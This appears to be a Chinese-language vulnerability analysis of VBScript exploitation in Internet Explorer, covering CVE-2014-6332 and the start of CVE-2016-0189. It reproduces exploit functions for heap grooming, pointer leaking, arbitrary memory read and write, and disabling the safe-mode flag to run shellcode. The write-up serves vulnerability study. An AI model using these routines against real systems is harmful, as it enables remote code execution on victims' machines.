**vbs漏洞利用技术分析**

**0x01概述**

Windows平台的漏洞利用技术不断发展，微软也在不断开发出新的mitigations来对抗漏洞利用技术，包括GS、SafeSHE、Heap Protecton、DEP、ASLR、CFG等，这使得漏洞利用变得更加困难。然而由于vbs具有脚本语言的先天优势——解释执行，代码、shellcode都是数据，以及bypass mitigations的先天优势，使得vbs的漏洞利用十分流行。

**0x02 基础知识**

1. **vbs变量**

vbs变量由VARIANT结构体定义，内存中占0x10字节，已知的结构体如下：

|  |
| --- |
| struct \_\_tagVARIANT  {  VARTYPE vt;  WORD wReserved1;  WORD wReserved2;  WORD wReserved3;  union  {  LONGLONG llVal;  LONG lVal;  BYTE bVal;  SHORT iVal;  SAFEARRAY \*parray;  …  typedef unsigned short VARTYPE; |


其中VARTYPE为变量类型，常见变量类型如下表：


|  |  |  |
| --- | --- | --- |
| VARTYPE | 值 | 说明 |
| vbNull | 1 | 空 |
| vbInteger | 2 | 短整型 |
| vbLong | 3 | 长整型 |
| vbSingle | 4 | 单精度浮点数 |
| vbDouble | 5 | 双精度浮点数 |
| vbString | 8 | 字符串 |
| vbObject | 9 | 对象 |
| vbBoolean | 11 | 布尔 |

测试代码（在vbscript!vbsisempty下断点）：

|  |
| --- |
| <script language="VBScript">  dim a, b, c, d  a = &h1234  b = &h12345678  c = 1.123456789012345678901234567890  d = "hello"  msgbox "debug"  IsEmpty(a)  IsEmpty(b)  IsEmpty(c)  IsEmpty(d)  </script> |

调试过程：





1. **vbs数组**


vbs数组由SAFEARRAY和SAFEARRAYBOUND定义：

|  |
| --- |
| typedef struct tagSAFEARRAY {  USHORT cDims; //数组维度  USHORT fFeatures;  ULONG cbElements; //一个元素所占字节  ULONG cLocks;  PVOID pvData; //数据的 Buffer  SAFEARRAYBOUND rgsabound[1];  } SAFEARRAY, \*LPSAFEARRAY;  typedef struct tagSAFEARRAYBOUND {  ULONG cElements; //每一维度元素个数  LONG lLbound; //索引的起始值  } SAFEARRAYBOUND, \*LPSAFEARRAYBOUND; |

测试代码


|  |
| --- |
| <script language="VBScript">  dim aa(2)  aa(0) = &h11223344  aa(1) = &h55667788  msgbox "debug"  IsEmpty(aa)  </script> |


调试过程：



再来看下vbs两个数组通过redim的内存分布情况，测试代码：

|  |
| --- |
| <script language="VBScript">  dim aa()  dim ab()  redim aa(5)  redim ab(5)  redim Preserve aa(6)  redim ab(6)  aa(0) = &h11111111  ab(0) = &h22222222  msgbox "debug"  IsEmpty(aa)  IsEmpty(ab)  </script> |



同样步骤再调试一次：  


发现aa ab直接相差8字节，说明2数组通过redim在内存有一定概率可以相邻，这位数组越界读写提供便利。


1. **求值栈**

在vbscript虚拟机中，像赋值或求值等操作都要用到一个栈来保存中间及临时结果，这个栈被称为求值栈。如a=&h11223344，虚拟机先把0x11223344解析为VARIANT对象，然后放进求值栈中。随后是赋值操作，取出求值栈中0x11223344的 VARIANT，调用 vbscript!AssignVar 函数，赋值给a。

测试代码

|  |
| --- |
| <script language="VBScript">  dim a  msgbox "debug"  IsEmpty("AssignVar")  a = &h11223344  </script> |

调试过程：




在vbscript中，是无法获得函数指针的，但是当尝试把函数地址赋值给变量时，求值栈会发生很有趣的事情。

测试代码：


|  |
| --- |
| <script language="VBScript">  sub testaa()  end sub  On Error Resume Next  i=testaa  i=null  msgbox "debug"  isempty(i)  </script> |

调试过程：



首先虚拟机获取testaa地址，放入求值栈中，随后准备赋值给 i，但是检测类型域时，发现求值栈中是函数地址，将直接返回错误，不会执行赋值。又因为设置了 On Error Resume Next，所以继续向下执行 i=null。对于 null，虚拟机并不会向求值栈放入数据，仅仅把求值栈里类型域设置为 vbNull，然后赋值给 i。但是数据域仍残留着 testaa 的地址。最终 i 保存了 testaa 的地址，其实是CScriptEntryPoint 对象指针，虽然类型只是 vbNull。

顺便看下[[CScriptEntryPoint+0x8]+0x10]里是什么：



通过调试可见，[[CScriptEntryPoint+0x8]+0x10]存放了COleCscript对象指针，而COleCscript对象的偏移0x174处即存放了safe mode（见下节说明），所以通过把函数指针赋值给求值栈可以获得safe mode的内存地址。


1. **Safe Mode**

vbs可以通过wscript.shell（或者Shell.Application）实现启动进程、操作注册表、访问文件系统等诸多操作，但是运行时IE会弹出警告窗口提示用户是否不安全的activex控件执行。


测试代码

|  |
| --- |
| <script language="VBScript">  set shell=createobject("wscript.shell")  shell.run "calc.exe",0  </script> |

运行状况：




显然vbs在ie浏览器中使用是权限受限的，但是受限权限可以通过修改safe mode标识来设置，在windows 7 IE10环境下，safe mode标识在COleCscript对象的偏移0x174处(不同版本的偏移值可能会不同)，safe mode为0x0E，但如果人为修改为0x00，vbs即可以突破ie权限限制并轻松绕过微软所有的mitigations执行shellcode，即god mode。



测试代码

|  |
| --- |
| <script language="VBScript">  sub testaa()  end sub  On Error Resume Next  i=testaa  i=null  msgbox "debug"  isempty(i)  set shell=createobject("wscript.shell")  shell.run "calc.exe",0  </script> |

查找safemode内存地址（safemode位查找方法见cve-2104-6332分析），尝试手动修改safe mode的标识位0x0E->0x00，调试过程：



**0x03 vbs漏洞利用技巧**

vbs漏洞利用关键是修改safe mode的值0x0E，想要修改safe mode则需要获得相关内存地址的读写权限，要取得相关内存地址的读写权限就需要通过漏洞来获得一个可以修改数组元素VARTYPE的机会，从而通过可控数组元素来实现关键内存数据的读写。基本步骤如下：

**0x04 CVE-2014-6332**

1. **漏洞形成原理**

vbs中动态定义的数组可以通过redim来重新分配内存，最终由OLEAUT32.dll的SafeArrayRedim函数来实现。




其中psa为需要改变大小并重新分配内存的数组；psaboundNew->cElements为改变后的大小。

测试代码：

|  |
| --- |
| <script language="VBScript">  On Error Resume Next  dim aa()  a0 = 5  a2 = a0 + &h8000000  msgbox "debug"  redim Preserve aa(a0)  isempty(aa)  redim Preserve aa(a2)  isempty(aa)  </script> |

调试过程：



通过调试发现在调用redim Preserve aa(a2)后，aa数组长度被修改成了0x08000006,实际上SafeArrayRedim函数只分配了6个元素的空间，这里即实现了数组aa的越界读写，漏洞形成原因在SafeArrayRedim函数中：



SafeArrayRedim分配内存的逻辑是取数组redim前的大小（这里是内存大小需要将数组元素个数\*元素所占内存，即6\*0x10=0x60）,再计算redim后的大小（0x08000006\*0x10=0x80000060）,二者做差，如果大于等于零则分配内存，如果小于0则返回，这里cElements为ULONG，相减后0x80000060-0x00000060=0x80000000，这里比较差值用了有符号跳转jge，导致进入小于0分支，而此时数组大小被修改为0x80000060但并未分配内存，形成整数溢出，最终利用这个漏洞获得一个数组越界读写的机会。

1. **漏洞利用技巧**

获得数组越界读写的机会后，接着要考虑的就是如何布局内存，通过该数组实现指定内存地址的读写功能，并找到safe mode地址修改其值为0x0E，即可执行shellcode。

**2.1 内存布局**

由前文分析的vbs两个数组通过redim的内存分布情况可知，数组redim后的aa ab有一定的概率相差8字节，一旦出现这种内存布局情况就有可能通过修改数组ab元素的值实现对数组aa越界元素的修改，为后面利用越界的aa读写内存埋下伏笔。

poc中的内存布局代码如下，Over函数实现aa ab内存布局，Create反复调用Over确认布局的内存满足exploit的要求：

|  |
| --- |
| function Create()  On Error Resume Next  dim i  Create=False  For i = 0 To 400  If Over()=True Then  msgbox "debug"  aa(0) = &h11223344 //调试占位用  isempty(aa)  isempty(ab)  document.write(i)  Create=True  Exit For  End If  Next  end function  function Over()  On Error Resume Next  dim type1,type2,type3  Over=False    a0=a0+a3  a1=a0+2 //错位元素索引  a2=a0+&h8000000    redim Preserve aa(a0)  redim ab(a0)  redim Preserve aa(a2)    type1=1  ab(0)=1.123456789012345678901234567890  aa(a0)=10    If(IsObject(aa(a1-1)) = False) Then  if(intVersion<4) then  mem=cint(a0+1)\*16  j=vartype(aa(a1-1))  if((j=mem+4) or (j\*8=mem+8)) then  if(vartype(aa(a1-1))<>0) Then  If(IsObject(aa(a1)) = False ) Then  type1=VarType(aa(a1))  end if  end if  else  redim Preserve aa(a0)  exit function    end if  else  if(vartype(aa(a1-1))<>0) Then  If(IsObject(aa(a1)) = False ) Then  type1=VarType(aa(a1))  end if  end if  end if  end if    If(type1=&h2f66) Then  Over=True  End If  If(type1=&hB9AD) Then  Over=True  win9x=1  End If    redim Preserve aa(a0)    end function |

调试过程：



通过调试发现aa ab相差8字节内存布局满足要求，并且通过aa越界得到的aa(a1）与ab(0)错位。

**2.2 获取CScriptEntryPoint对象指针**

通过求值栈的介绍可知safe mode内存地址可以通过CScriptEntryPoint对象指针找到：


COleScript = [[CScriptEntryPoint + 0x8]+x010]

safe mode = [COleScript + 0x174]


poc中的mydata函数用来获取CScriptEntryPoint对象指针：

|  |
| --- |
| function mydata()  On Error Resume Next  i=testaa  i=null  redim Preserve aa(a2)  ab(0)=0  aa(a1)=i  msgbox "debug"  aa(0) = &h11223344  isempty(aa)  ab(0)=6.36598737437801E-314  isempty(aa)  aa(a1+2)=myarray  ab(2)=1.74088534731324E-310  mydata=aa(a1)  redim Preserve aa(a0)  end function |

先看执行到“aa(0) = &h11223344”后数组aa内存情况：



此时aa(a1)存放的就是CScriptEntryPoint对象指针，但是其类型是vbNull，所以无法读出其值；由于ab(0)与aa(a1)错位排布，所以可以通过修改ab(0)的值来修改aa(a1)的变量类型。ab(0)=6.36598737437801E-314其内存布局是0300000003000000，可以把aa(a1)vbNUlll->vbLong,从而从aa(a1)中读取出CScriptEntryPoint对象指针：



至此我们已经能够读取到CScriptEntryPoint对象指针了，但是要修改safe mode的值还需要有读CScriptEntryPoint对象指针偏移内存的权限和修改内存的权限。接下来就是如何实现内存的读写功能了。


**2.3 实现内存读写**

Poc中的ReadMemo函数实现了内存的读取：

|  |
| --- |
| function ReadMemo(add)  On Error Resume Next  redim Preserve aa(a2)  ab(0)=0  aa(a1)=add+4  ab(0)=1.69759663316747E-313  ReadMemo=lenb(aa(a1))  ab(0)=0  redim Preserve aa(a0)  end function |

内存地址里的数据通过ReadMemo=lenb(aa(a1))得到，lenb用来计算vbString字符串长度，我们看下在

ab(0)=1.69759663316747E-313后aa，ab内存的布局是怎样的：




ab(0)=1.69759663316747E-313在内存中的布局是0800000008000000，把aa(a1)类型修改为vbString，那么0x025e3054存放的就是字符串所在的地址，根据vbString定义，其字符串地址前4byte存放的是字符串的长度，所以lenb(aa(a1))相当于取的是地址（0x025e3054-4）存放的值，所以在取add内的值通过aa(a1)=add+4来完成修正。

实现了内存的读取，加上之前找到的CScriptEntryPoint对象指针，我们就能读取到safe mode内存地址了，接下来就是如何通过内存写权限关闭safe mode了，poc中的setnotsafemode实现了相关功能：

|  |
| --- |
| function setnotsafemode()  On Error Resume Next  i=mydata()  i=readmemo(i+8)  i=readmemo(i+16)  isempty(i)  j=readmemo(i+&h134)  for k=0 to &h60 step 4  j=readmemo(i+&h120+k)  if(j=14) then  j=0  redim Preserve aa(a2)  aa(a1+2)(i+&h11c+k)=ab(4)  redim Preserve aa(a0)    j=0  j=readmemo(i+&h120+k)    Exit for  end if    next  ab(2)=1.69759663316747E-313  runmumaa()  end function |


首先看下i=readmemo(i+16)后i中保存的是什么：




显然i里保存的就是COleScript对象指针，其偏移0x174处即为safe mode地址：




接下来就是如何获取写内存权限修改safe mode的值了。注意到在获取CScriptEntryPoint对象指针的mydata函数中有这样两个赋值操作：



下断点观察每步操作后aa(a1+2)和ab(2)的内存布局：




可以发现ab(2) aa(a1+2)错位排列，aa(a1+2)存放的是vbString其数据是myarray赋值的，有趣的是myarray的字符串却符合一个SAFEARRAY结构体，继续调试：



发现通过ab(2)=1.74088534731324E-310（0c2000000c200000）将aa(a1+2)的类型修改为了0000200C从而获得了索引从0开始，一个长度为7FFF0000，每个元素占byte的可控数组aa(a1+2)。找到了safe mode的地址，并获得一个0-7fff0000内存空间写入权限的数组，后面就是把safe mode修改为0:

aa(a1+2)(i+&h11c+k)=ab(4)

观察此时safemode值：



Safe mode已经被置为0，后面就可以成功运行runmumaa里的shellcode了。


**0x05 CVE-2016-0189**

1. **漏洞形成原理**


在访问数组元素时，vbscript.dll会调用AccessArray函数来计算元素的存放地址，测试代码：

|  |
| --- |
| MsgBox "Debug"  Dim A(1, 2)  A(0, 0) = &h11223344  A(1, 2) = &h55667788  isEmpty(A)  MsgBox(A(1,2)) |

在vbcsript!AccessArray+C4处下断点：



调试过程：



在vbcsript!AccessArray+C4执行的是add eax, dword ptr[esi+och]，其中eax存放的是A(1,2)的RVA=50,esi+0ch存放的是数组A的VA。

漏洞形成的原因在AccessArray下面的逻辑：



